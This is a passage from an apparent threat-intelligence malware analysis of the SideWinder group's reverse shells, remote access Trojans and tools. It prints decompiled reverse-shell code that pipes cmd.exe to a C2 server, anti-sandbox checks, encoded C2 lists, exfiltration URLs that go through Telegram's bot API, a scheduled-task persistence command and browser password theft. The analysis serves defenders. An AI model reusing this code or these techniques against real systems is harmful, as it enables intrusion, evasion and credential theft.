This means that the attacker can set the C2 address and network port for communication purposes when launching the analyzed files. If the parameters are not set, the malware will use the C2 address and port from its configuration data, i.e. it will access the C2 server **microsoft[.]redirectme[.]net**.

The main capabilities are in the function **main**, which is shown in the figure below.

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  HWND WindowA; // eax
  int network_port_arg; // eax
  int network_port; // eax
  int network_port_; // esi
  int C2_addr; // eax
  char some_var[9]; // [esp+14h] [ebp-4Ch] BYREF
  char encoded_C2_addr[60]; // [esp+20h] [ebp-40h] BYREF

  AllocConsole();
  WindowA = FindWindowA("ConsoleWindowClass", 0);
  ShowWindow(WindowA, 0);
  FreeConsole();
  Sleep(5000u);
  *some_var = 8;
  *&some_var[4] = 0;
  if ( GetLastInputInfo(some_var) && (GetTickCount64() - *&some_var[4]) >= 501000 )
    Sleep(100000u);
  Sleep(5000u);
  if ( GetTickCount64() < 1200000 )
    Sleep(100000u);
  Sleep(10000u);
  if ( argc == 3 )
  {
    network_port_arg = str2hex(argv[2]);
    GetRemoteAccessToCMD(argv[1], network_port_arg);// argv[1] - C2 address; argv[2] - network port
  }
  strcpy(encoded_C2_addr, "bWljcm9zb2Z0LnJlZGlyZWN0bWUubmV0");// microsoft.redirectme.net
  strcpy(some_var, "NDEyMzY=");                 // 41236
  network_port = base64(some_var, 9);
  network_port_ = str2hex(network_port);        // 41236 -> 0xA114h
  C2_addr = base64(encoded_C2_addr, 33);
  GetRemoteAccessToCMD(C2_addr, network_port_);
}
```

The configuration data and the process name **cmd.exe** are Base64-encoded. Moreover, **SideWinder.ReverseShell.b** uses time delays in code execution to evade sandbox-based analysis systems. For example, the malware creates the file "%Temp%\tempfile.txt" and writes 3,001 strings to it with the following pattern: "**Temporary File....Line %d\n**", where %d is a decimal number from 0 to 3,000.

tempfile.txt

```
2998  Temporary File....Line 2997
2999  Temporary File....Line 2998
3000  Temporary File....Line 2999
3001  Temporary File....Line 3000
3002
```

SideWinder.ReverseShell.c

The Group-IB team discovered the first **SideWinder.ReverseShell.c** sample in the backup archive http://webmail[.]gavaf[.]org/backup.zip. It was a Base64-encoded file called **update.log**. The researchers found a total of two samples, which are shown in the table below.

File name	update.log (decoded)	fontext.exe
Size (in bytes)	2,708,992	1,824,256
Format and type	PE32+, EXE	PE32, EXE
SHA-1	ad0340439c0831b84ed0fa7c5cf8461e02d3d4b0	17da82b6e27bf654882e5fe635324cbbbf271c96
Path to source file	/home/gamma/Desktop/bin/asd.go	/root/Desktop/Chaos/Chaos1.go
Configuration data		
C2 address	windowupdate[.]myftp[.]org	akamai[.]servehttp[.]com
Network port	45632	54545

The analyzed files are written in Go and have identical functionalities to a reverse shell, which connects to the C2 server and provides remote access to the **cmd.exe** command line shell.

SideWinder.ReverseShell.d

File name	WindowsSecurity.exe
Size (in bytes)	644,608
Format and type	PE32+, EXE
Compilation timestamp (UTC)	2021-07-06 09:56:09
SHA-1	27e3e40c5c2c3f68e99032da97d842fbda77fad8
imphash	092495fd67f0de7e448911c7c60dcdfd
PDB	C:\Users\SDUSER\source\repos\testicmp\x64\Release\testicmp.pdb
Configuration data	
C2 address	microsoft-patches[.]servehttp[.]com

The analyzed file has a set of techniques that make it more complicated to detonate malicious code in a virtual environment. The techniques are similar to the ones discussed above, in the **SideWinder.Stager.c** samples. **SideWinder.ReverseShell.d** samples have much fewer techniques, however. The analyzed file shuts down if:

- Code execution time is less than 5 seconds (time delta check)
- The number of logical processors is less than 2 (checked twice)
- The RAM size is less than 2048 MB (2 GB)
- The mouse cursor does not move

The anti-virtualization techniques are shown in the figure below.

```
TickCount = GetTickCount();
Sleep(5000u);
if ( (GetTickCount() - TickCount) >= 5000 )
{
  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors >= 2 )
  {
    Sleep(2000u);
    GetSystemInfo(&SystemInfo_);
    if ( SystemInfo_.dwNumberOfProcessors >= 2 )
    {
      memoryStatus.dwLength = 64;
      GlobalMemoryStatusEx(&memoryStatus);
      if ( (memoryStatus.ullTotalPhys >> 20) >= 2048 )
      {
        GetCursorPos(&previousMousePosition);
        mouseDistance = 0.0;
        do
        {
          GetCursorPos(&currentMousePosition);
          posY = pow((currentMousePosition.y - previousMousePosition.y), 2.0);
          sumXY = posY + pow((currentMousePosition.x - previousMousePosition.x), 2.0);
          if ( sumXY < 0.0 )
            mouseDistance_ = sqrt(sumXY);
          else
            mouseDistance_ = sqrt(sumXY);
          mouseDistance = mouseDistance + mouseDistance_;
          Sleep(1000u);
          previousMousePosition = currentMousePosition;
        }
        while ( mouseDistance <= 500.0 );
```

The analyzed file establishes a network connection with the C2 server **microsoft-patches[.]servehttp[.]com** and provides remote access to **cmd.exe**. The network communication is implemented via ICMP.

The malware also checks for the command **sleep** from the C2 server. If executed, the command causes the malware to pause its activity for ten hours. The C2 server address is Base64-encoded.

Group-IB also discovered another three samples of **SideWinder. ReverseShell.d**. The table below shows their characteristics.

File name	**WindowsSecurity.txt**	**scecli.txt**	**.scecli.txt**
Size (in bytes)	503,328		
Format and type	PE32+, EXE		
Compilation timestamp (UTC)	2021-07-07 08:26:13	2021-07-07 09:51:08	2021-07-08 04:55:42
SHA-1	659327a3350328e3e4254 eb81040cac16fda2ec1	674fb5f98cf9c4d7bab8d 5b55e655de7ea094114	6d4355eb3547c4391377a4 489aa006255688586b
imphash	4d089fbb3850d8880c0beefb46456adc		
PDB	C:\Users\SDUSER\source\repos\testicmp\x64\Release\testicmp.pdb		
Configuration data			
C2 address	microsoft-patches[.]servehttp[.]com		

The functionalities of the files are identical to those of the sample with the SHA-1 hash 27e3e40c5c2c3f68e99032da97d842fbda77fad8, which was discussed above. A slight difference is that the developers added Base64-encoded strings.

Type	**Encoded string**	**Decoded string**
ASCII	bWljcm9zb2Z0LXBhdGNoZXMuc2VydmVodHRwLmNvbQ==	microsoft-patches[.]servehttp[.]com
ASCII	Q29tU3BlYw==	ComSpec
ASCII	S0VSTkVMMzIuRExM	KERNEL32.DLL
ASCII	Q3JlYXRlUHJvY2Vzc0E=	CreateProcessA
ASCII	R2V0UHJvY0FkZHJlc3M=	GetProcAddress
ASCII	R2V0TW9kdWxlSGFuZGxlQQ==	GetModuleHandleA

Moreover, the samples are signed with invalid digital certificates.

File name	WindowsSecurity.txt	scecli.txt	.scecli.txt
Signed at (UTC)	2021-07-07 11:27:09	2021-07-07 12:51:50	2021-07-08 08:07:47
Serial number	12001256884a299ac421445a79000000125688		
Issuer	Microsoft RSA TLS CA 01, Microsoft Corporation, US		
Valid from	2021-06-30 00:35:12		
Valid through	2022-06-30 00:35:12		
Subject	*.oneroute.microsoft.com		
Thumbprint	2ce103ca2dc5ab93aae6c 22c87f75617d9ccda87	6583ad4b81d68937aa76ee c9cd4ce8a60cbf0f57	84b5f6b7da6f94e835b863 6b104690df17e2e36a

SideWinder could have used CarbonCopy to sign the files. The tool creates fake certificates for any web resource and signs the executable to bypass antivirus solutions. It works for both Windows and Linux.

SideWinder.ReverseShell.e

Group-IB discovered this sample on the same SideWinder server as **SideWinder.Stager.b**, which was discussed above. At the time of the analysis, the sample was located in an open directory called **MOWA: mail-mohs[.]ddns[.]net/MOWA/scvhost.txt**. The file **scvhost.txt** is Base64-encoded and packed using UPX version 3.96. Moreover, two identical samples on VT were discovered by Group-IB.

File name	scvhost.txt (decoded and unpacked)	scvhost.exe	scvhost.exe
Size (in bytes)	529,920	787,456	868,352
Format and type	PE32, EXE		
Compilation timestamp (UTC)	2021-02-09 07:31:02		
SHA-1	5235c7b045da2573b52307 afba5bce958ad56549	d211a06910265ef99be11 e3140e36533a05174c1	953cf4a476ed66cba88d 39a04f0462ef760562c4
imphash	4b04691a13d49e0b6d0e745de5871af7		-
PDB	C:\Users\SDUSER\source\repos\ConsoleApplication4\Debug\ConsoleApplication4.pdb		
Configuration data			
Server address	127[.]0[.]0[.]1		
Network port	45689		

Given that the files have identical capabilities, only the file with the SHA-1 hash 5235c7b045da2573b52307afba5bce958ad56549 will be analyzed. The file provides remote access to **cmd.exe**.

```
12  __CheckForDebuggerJustMyCode(&unk_49D040);
13  while ( 1 )
14  {
15    Sleep(5000u);
16    WSAStartup(514u, &WSAData);
17    s = WSASocketA(2, 1, 6, 0, 0, 0);
18    name.sa_family = 2;
19    *&name.sa_data[2] = inet_addr(ip_address);
20    *name.sa_data = htons(network_port);
21    if ( WSAConnect(s, &name, 16, 0, 0, 0, 0) == -1 )
22      goto ERROR_LABEL;
23    j__memset(buf, 0, 1024u);
24    numb_of_recv_bytes = recv(s, buf, 1024, 0);
25    if ( numb_of_recv_bytes <= 0 )
26      goto ERROR_LABEL;
27    strcpy(CommandLine, "cmd.exe");
28    j__memset(&StartupInfo, 0, sizeof(StartupInfo));
29    StartupInfo.cb = 68;
30    StartupInfo.dwFlags = 257;
31    StartupInfo.hStdError = s;
32    StartupInfo.hStdOutput = s;
33    StartupInfo.hStdInput = s;
34    CreateProcessA(0, CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
35    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
36    CloseHandle(ProcessInformation.hProcess);
37    CloseHandle(ProcessInformation.hThread);
38    j__memset(buf, 0, 1024u);
39    if ( recv(s, buf, 1024, 0) <= 0 )
40    {
41ERROR_LABEL:
42      closesocket(s);
43      WSACleanup();
44    }
45    else if ( !j__strcmp(buf, "exit\n") )
46    {
47      j___loaddll(0);
48    }
49  }
50}
```

To do so, the malware attempts to connect to the local network address **127[.]0[.]0[.]1:45689**.

```
{
  strcpy(cp, "127.0.0.1");
  j_get_payload_run_cmd_exe(cp, 45689);
}
return 0;
```

The Group-IB specialists suspect that **SideWinder.ReverseShell.e** functions together with Chisel.Tool (used for network traffic tunneling) because this tool waits for a connection via local port **45689**. As such, the malware can connect to the C2 server specified in **Chisel.Tool** (**microsoft-winupdate[.]servehttp[.]com:8443** in this case).

Moreover, the analyzed file has a set of techniques that complicate detonating malicious code in a virtual environment. The anti-virtualization techniques are identical to those of **SideWinder.Stager.c**.

Remote access Trojans

Group-IB's analysis, which started with only the two tweets mentioned at the beginning of this report, led to interesting findings. SideWinder uses remote access Trojans (RATs), which provide remote access to victim computers and make it possible to execute various commands on them.

The analysis revealed two types of RAT:

- **SideWinder.RAT.a**
- **SideWinder.RAT.b** (involves Telegram, a messaging app)

SideWinder.RAT.a

The Group-IB researchers discovered a total of 8 samples belonging to this malware family. We had not come across descriptions of these RATs before, which is why we will look at them more closely. Among the samples that the Group-IB team obtained, we can highlight three files, which are described in the table below.

File name	WindowSecurity.exe	signed.exe	WindowSecurity.exe
Size (in bytes)	907,265	766,496	1,661,024
Format and type	PE32+, EXE		
Compilation timestamp (UTC)	2021-09-10 10:38:52	2021-09-06 10:35:55	2021-10-05 10:05:45
SHA-1	ddb8a676da3d666203 25d28aa5b72b1af13d1611	4d089514003f65e9bd5 07716af73b290b2824f04	9fcd2bc18bbdf8dc9ede e16c25ff702669a382e3
imphash	9ca3f8a4f4979d36f78422 4e4e64d4e9	20710c028ac28e66506e 258c8acce8f5	7eac5e5f4593d5bfea517c 7d954b819f
PDB	C:\Users\yolo\Desktop\WindowSecurity\x64\Release\WindowSecurity.pdb		
Configuration data			
List of C2 addresses	http://microsoft-patches[.]servehttp[.]com/ http://webmail[.]gavaf[.]org/ http://webmail-org[.]servehttp[.]com/ http://outlook[.]gavaf[.]org/ http://mail[.]gavaf[.]org/		http://srilankanairlines[.]redirectme[.]net/ http://expolanka[.]serveftp[.]com/ http://lankabelltd[.]myftp[.]org/ http://sltelecom[.]servehttp[.]com/ http://sltmobitel[.]hopto[.]org/ http://bankofceylon[.]sytes[.]net/

The files have similar functionalities, so we will look at the sample with the SHA-1 hash ddb8a676da3d66620325d28aa5b72b1af13d1611 and explain how the other two files are different.


The analyzed file has a statically linked library, **libcurl** (likely to be version 7.76.0), which increases the file size and somewhat complicates static analysis.

The file provides remote access to cmd.exe and makes it possible to execute various commands on the victim's computer.

Moreover, the malware has a set of techniques that complicate detonating malicious code in a virtual environment. The anti-virtualization techniques are identical to those of **SideWinder.ReverseShell.d**, which is why they will not be described here.

The malware in question creates the file "%Temp%\tempfile.txt" and writes 202 duplicated strings to it with the following pattern "**Temporary File....Line %d\n**", where %d is a decimal number between 0 and 100. This technique is used for time delays in the execution of the malware.

Below is an example of the contents of the file "%Temp%\tempfile.txt".



The configuration data is Base64-encoded. The analyzed file randomly selects a C2 server address from a list and attempts to establish a network connection with it. If the network address is unavailable, the malware attempts to connect to a different one.

```
c2_addr_encoded[0] = "aHR0cDovL21pY3Jvc29mdC1wYXRjaGVzLnNlcnZlaHR0cC5jb20v";// http://microsoft-patches.servehttp.com/
c2_addr_encoded[1] = "aHR0cDovL3dlYm1haWwuZ2F2YWYub3JnLw==";// http://webmail.gavaf.org/
c2_addr_encoded[2] = "aHR0cDovL3dlYm1haWwtb3JnLnNlcnZlaHR0cC5jb20v";// http://webmail-org.servehttp.com/
c2_addr_encoded[3] = "aHR0cDovL291dGxvb2suZ2F2YWYub3JnLw==";// http://outlook.gavaf.org/
c2_addr_encoded[4] = "aHR0cDovL21haWwuZ2F2YWYub3JnLw==";// http://mail.gavaf.org/
rand_c2_addr_encoded = c2_addr_encoded[rand() % 5];
```

1. The analyzed file creates its own copy called **WindowSecuritx.exe** in the directory where the malware was launched. The last character in the name of the executable file is changed using a XOR operation with the key **0x1**, e.g., **y** (**0x79**) -> x (**0x78**). Next, one byte, **0x5C** ("\" – backslash), is added to the end of the copy of the executable file.
2. When it is first launched, the malware creates the file **%Temp%\systemlog.txt**, to which it immediately writes the character **y**. Later (including when launched again), the program reads the contents of this file and — depending on what the contents are — performs one of the following:
3. If the file contains the character **x**, the malware stops functioning after checking whether the name of its executable is **WindowSecuritx.exe**. If it is, the malware writes the character **y** over **x** in **systemlog.txt** before shutting down.
4. If the file contains any other character, the malware writes **x** over that character in **systemlog.txt** and continues its operation.
5. This means that the file will be correctly launched every odd (as opposed to even) time. This technique could have been created to prevent the program from being launched again.
6. Network communication with the C2 server is as follows:
7. The analyzed file attempts to connect to the C2 server via port 443 to gain remote access to **cmd.exe**. No command file is used in this case.
8. If the C2 server does not respond, the analyzed file attempts to obtain commands from the command file, which depending on the victim is located at **[C2 address]/@/@/h31l0/[obfuscated name of victim host]/d.txt**. If the contents of the command file are not obtained, the malware attempts to receive the command file at **[C2 address]/@/@/h31l0/d.txt**. Example of a command file network address: **http://webmail-org[.]servehttp[.]com/@/@/h31l0/RVFzNGJoQUxEbXM9/d.txt.**
9. The table below contains the commands and their descriptions.

Command	Description
download [filename]	Read the contents of a given file on the victim's computer, obfuscate that data, and send it to the C2 server (upload the file to the C2 server).
sleep [minutes]	Pause execution (sleep) for a certain time (set in minutes).
<cmd.exe commands>	Execute a given command in cmd.exe, obfuscate the result, and send it as the parameter **value** to the C2 server.

The result of executing a given command in **cmd.exe**, as well as the result of a separate command (**download**), is obfuscated and sent to the C2 server using the following HTTP GET request.

```
[C2 address]/id=[obfuscated host name]/session=[session number]?/
value=[obfuscated data]/return=True
```

Example of a network request:

```
http://webmail-org[.]servehttp[.]com/id=RUJzYUpSQWJEbXM9/ses-
sion=0?/value=RGlVdlBBa0hFVE04TVJFOEJXMEpLVHd5T3pNSEdnMHpQRzByYno
xc0hoUT0=/return=True
```

The table below contains the parameters of the abovementioned network request and their descriptions.

Parameter	Description
id	Obfuscated name of the victim's computer (host)
session	Session number (decimal number)
value	Obfuscated data (result of command execution)
return	The value is set to "True" (written in the code)

The algorithm for obfuscating transferred data (host name and command execution results) is as follows:

- Base64-encoding the data
- Encrypting the encoded data using the XOR algorithm with the key "**NPA**" [**0x4E**, **0x50**, **0x41**]
- Base64-encoding the encrypted data twice

A Python script for deobfuscating transferred data is shown in the Appendix.

The main differences with the other analyzed **SideWinder.RAT.a** samples are specified in the table below.

SHA-1	4d089514003f65e9bd507716af73b290b2824f04	9fcd2bc18bbdf8dc9edee16c25ff702669a382e3
Differences	• No anti-virtualization techniques are used • No*.txt files are created • No copy of the executablefile is created • There is no sleep command • There is no code for processing commands from the C2 server	• No copy of the executable file is created • The *.txt file for checking the program launch is not created • There is no code for processing commands from the C2 server • A random time delay is present in the network communication • The C2 address list is bigger by one entry

The file **signed.exe** (SHA-1: 4d089514003f65e9bd507716af73b290b2824f04) is signed with the same invalid digital certificate as in the case of **SideWinder.ReverseShell.d**.

File name	signed.exe
Signed at (UTC)	2021-09-06 14:08:01
Serial number	12001256884a299ac421445a79000000125688
Issuer	Microsoft RSA TLS CA 01, Microsoft Corporation, US
Valid from	2021-06-30 00:35:12
Valid through	2022-06-30 00:35:12
Subject	*.oneroute.microsoft.com
Thumbprint	a1373ac698605fcf55a8ee9664bf6911c21c2668

Moreover, analyzing **WindowSecurity.exe** (SHA-1: 9fcd2bc18bbdf8dc9edee16c25ff702669a382e3) revealed that the last (sixth) C2 network address could not be used. This is an **apparent flaw** on the part of the developers of this malware sample.

```
c2_addr_encoded[0] = "aHR0cDovL3NsdG1vYml0ZWwuaG9wdG8ub3JnLw==";// http://sltmobitel.hopto.org/
c2_addr_encoded[1] = "aHR0cDovL3NsdGVsZWNvbS5zZXJ2ZWh0dHAuY29tLw==";// http://sltelecom.servehttp.com/
c2_addr_encoded[2] = "aHR0cDovL2xhbmthYmVsbHRkLm15ZnRwLm9yZy8=";// http://lankabelltd.myftp.org/
c2_addr_encoded[3] = "aHR0cDovL2JhbmtvZmNleWxvbi5zeXRlcy5uZXQv";// http://bankofceylon.sytes.net/
c2_addr_encoded[4] = "aHR0cDovL2V4cG9sYW5rYS5zZXJ2ZWZ0cC5jb20v";// http://expolanka.serveftp.com/
c2_addr_encoded[5] = "aHR0cDovL3NyaWxhbmthbmFpcmxpbmVzLnJlZGlyZWN0bWUubmV0Lw==";// http://srilankanairlines.redirectme.net/
v33 = 0i64;
v34 = 0i64;
rand_c2_addr_encoded = c2_addr_encoded[rand() % 5];
```

SideWinder.RAT.b

At the time of the analysis, the Group-IB team discovered over 20 samples of this malware family. Among them three files can be highlighted, which are shown in the table below.

File name	WindowSecurity.exe	WindowsSecurity.txt (decoded)	WindowSecurity.exe
Size (in bytes)	675,331	781,824	899,104
Format and type	PE32, EXE	PE32, EXE	PE32+, EXE
Compilation timestamp (UTC)	2021-05-28 04:45:41	2021-06-21 06:28:37	2021-06-24 07:00:09
SHA-1	f72d2f06ee7aeaa9180e 9ba3132192332dcc1bf8	e43d8eca05eb74f6a78ab 43739d585aa882f212b	0ea8bb9950585da9969e 4da760837fa88505542a
imphash	22ab859a05d3941a6575 d64f5a0e3871	28615aa4a92cb79e69460 07965d0deba	3ba132b0b7b7ed434ae18 38170143700
PDB	C:\Users\SDUSER\source\repos\WindowsSecurity\Release\ WindowsSecurity.pdb		C:\Users\SDUSER\source\ repos\WindowSecurity\ x64\Release\ WindowSecurity.pdb
Configuration data			
C2 address	microsoft-updates[.]servehttp[.]com	microsoft-patches[.]servehttp[.]com	
Command file	http://microsoft-updates[.]servehttp[.] com/@/MOWA/tele.txt	http://microsoft-patches[.]servehttp[.]com/@/@/h31l0/t.txt	
Telegram token	1624838777:AAGjNO7By4SqV dmXRlSPcde2DRinvDNYbzA	1899891262:AAE9m1825hX-nRuld5XlfLl5GbR0yy9uhuA	
Telegram chat_id	-512739364	-583043612	

The file with the SHA-1 hash 0ea8bb9950585da9969e4da760837fa88505542a is signed with an invalid digital certificate.

File name	WindowSecurity.exe
Signed at (UTC)	2021-06-24 10:01:26
Serial number	6b00000541835469e65e007c4c000000000541
Issuer	Microsoft RSA TLS CA 01, Microsoft Corporation, US
Valid from	2020-09-03 22:04:22
Valid through	2021-09-03 22:04:22
Subject	*.oneroute.microsoft.com
Thumbprint	db1d01d87ba4385aab6bd6d674fac4170ce44f4a

Let's return to the **SideWinder.RAT.b** family, whose functionality is similar to that of **SideWinder.RAT.a**. **SideWinder.RAT.b** provides remote access to cmd.exe and makes it possible to execute various commands on the victim's computer.

SideWinder.RAT.b techniques for complicating malicious code detonation in a virtual environment are similar to those of **SideWinder.RAT.a**. Samples for x86 systems have slight differences, however:

- There is a technique for checking how many processes are currently running. If less than 50, the malware stops running.
- There is a technique for checking how much time has passed since the system was started. If less than 10 minutes, the malware stops running.

All specific strings are Base64-encoded: the C2 address, the command file link, the names of WinAPI functions, the Telegram API URL, etc.

The malware creates the file "%Temp%\tempfile.txt" and saves two strings to it with the pattern "**Temporary File....Line %d\n**", where %d is a decimal number: 0 and 1. A similar technique is present in the malware that was analyzed above.

The program receives the name of the computer, encodes it using Base64, and sends the information to a Telegram chat:

```
https://api[.]telegram[.]org/bot[telegram_token]/sendMessage?chat_
id=[telegram_chat_id]&text=[Base64-encoded data]
```

Command execution results are also Base64-encoded and sent to a Telegram channel. We are aware of two such chats. After sending information to the Telegram chat, the malware sends a message with the text **END_OF_FILE**. This tells the threat actors that the data has been transferred.

```
https://api[.]telegram[.]org/[telegram_token]/sendMessage?chat_
id=[telegram_chat_id]&text=END_OF_FILE
```

After obtaining the host name, the analyzed file checks for the file "%Temp%\syslogs.txt" (for x86) and "%Temp%\systemlog.txt" (for x64). If there is no such file, it is created and the character "**y**" is written to it. This technique is used by **SideWinder.RAT.a** and was described above.

Unlike the version for x64 systems, the x86 version of **SideWinder.RAT.b** creates the task **WindowsSecurityPatch** in Task Scheduler using the utility **schtasks**:

```
schtasks /create /sc daily /tn WindowsSecurityPatch /tr \
WindowsSecurity.exe /st 11:00 /f
```


As a result, the file **WindowsSecurity.exe** will be launched every day at 11:00 AM, which is how it persists in the system (if the name is identical to the one mentioned above [WindowsSecurity.exe]).

SideWinder.RAT.b creates its own copy, just like **SideWinder.RAT.a**.

After creating a copy of itself, the malware checks for commands in the command file, which is located at the following network address:

```
http://[C2 address]/@/MOWA/tele.txt (x86)
http://[C2 address]/@/@/h31l0/t.txt (x64)
```

All commands in the command file (except for **exit**) must start with the Base64-encoded name of the victim's computer (host) — for example, **QU9QLUNDQS0wMDI=** (**AOP-CCA-002** when decoded) — but the commands themselves are not encoded.



The commands and their descriptions are provided in the table below:

Command	Description
upload [URL] [filename]	Download a file using a given network address and save it at a specific path on the victim's computer.
download [filename]	Read the contents of a given file on the victim's computer and send the command execution result to a Telegram chat.
sleep [hours]	Pause the operation of the malware for a specified number of hours.
<cmd.exe commands>	Execute a command in cmd.exe and send the result to a Telegram chat.
exit	Stop operating in cmd.exe.

Other tools

This section describes SideWinder's other tools identified during Group-IB's analysis.

Chisel.Tool

File name	server.exe
Size (in bytes)	2,459,136
Format and type	PE32, EXE
SHA-1	e7cb03f2cd593b27f418eaa8e6bad8eea577e75f
Configuration data	
Server address	microsoft-winupdate[.]servehttp[.]com
Network port	8443
Local network port	45689

The file is a PE32 executable packed using UPX 2.90 and it is the tool Chisel, designed for network traffic tunneling and written in Go. The path to the source file is "C:/Users/SDUSER/Desktop/chisel.go". The analyzed file connects to a server whose address is set in the body of the program (**microsoft-winupdate[.]servehttp[.]com:8443**). Below is an example of a network request:

```
GET / HTTP/1.1
Host: microsoft-winupdate[.]servehttp[.]com:8443
User-Agent: Go-http-client/1.1
Connection: Upgrade
Sec-WebSocket-Key: stH1QVke9sLeUcPr/DNrUQ==
Sec-WebSocket-Protocol: chisel-v3
Sec-WebSocket-Version: 13
Upgrade: websocket
```

For inbound connections, the malware listens on local network port **45689**.

Moreover, Group-IB discovered an ELF32 **chisel** executable (namely **Chisel** version 1.7.3 for Linux) in one of the backup archives. The file's hash matched that of the file from an archive downloaded from the official **Chisel** repository at the link below:

https://github.com/jpillora/chisel/releases/download/v1.7.3/chisel_1.7.3_linux_386.gz

ChromePasswordRecovery.Tool

File name	sysfiles.txt
Size (in bytes)	26,624
Format and type	PE32, EXE
SHA-1	01b09d37707e6bda5dcafad672567f7e9f4b553c
PDB	E:\trans\Chrome-Password-Recovery-master\obj\Debug\ChromeRecovery.pdb


The file **sysfiles.txt** is written in C# (.NET framework version 4.8). Its original name is **ChromeRecovery.exe** and it is the **ChromePasswordRecovery** utility designed for extracting authentication data from various web browsers:

```
"Chrome", "Opera", "Yandex", "360 Browser", "Comodo Dragon", "CoolNo-
vo", "SRWare Iron", "Torch Browser", "Brave Browser", "Iridium Brows-
er", "7Star", "Amigo", "CentBrowser", "Chedot", "CocCoc", "Elements
Browser", "Epic Privacy Browser" "Kometa", "Orbitum", "Sputnik",
"uCozMedia", "Vivaldi", "Sleipnir 6", "Citrio", "Coowon", "Liebao
Browser", "QIP Surf", "Edge Chromium"
```

The program saves the collected data to the file "%TEMP%\windowslogs.txt". The data looks as follows:

- URL (a link to a network resource where the authentication data (login and password) has been saved)
- Username (login)
- Password
- Application (the application from which the data has been extracted)

Below is an example of the contents of "%TEMP%\windowslogs.txt".



The file **sysfiles.txt** is presumably a modified version of the project https://github.com/0xfd3/Chrome-Password-Recovery.

RemotePotato0.TooII

File name	rp.txt, logfiles.txt
Size (in bytes)	184,320
Format and type	PE32+, EXE
Compilation date and time (UTC)	2021-07-26 08:14:47
SHA-1	618ac395e79f6ed69f77b56eab8748dfbedd8354
imphash	f7f0ca00fc00599220d62f19f57c9169

This program is the tool called **RemotePotato0**, which is used for escalating privileges to the domain administrator. More information about it is available at https://github.com/antonioCoco/RemotePotato0.

HiveNightmare.Tool

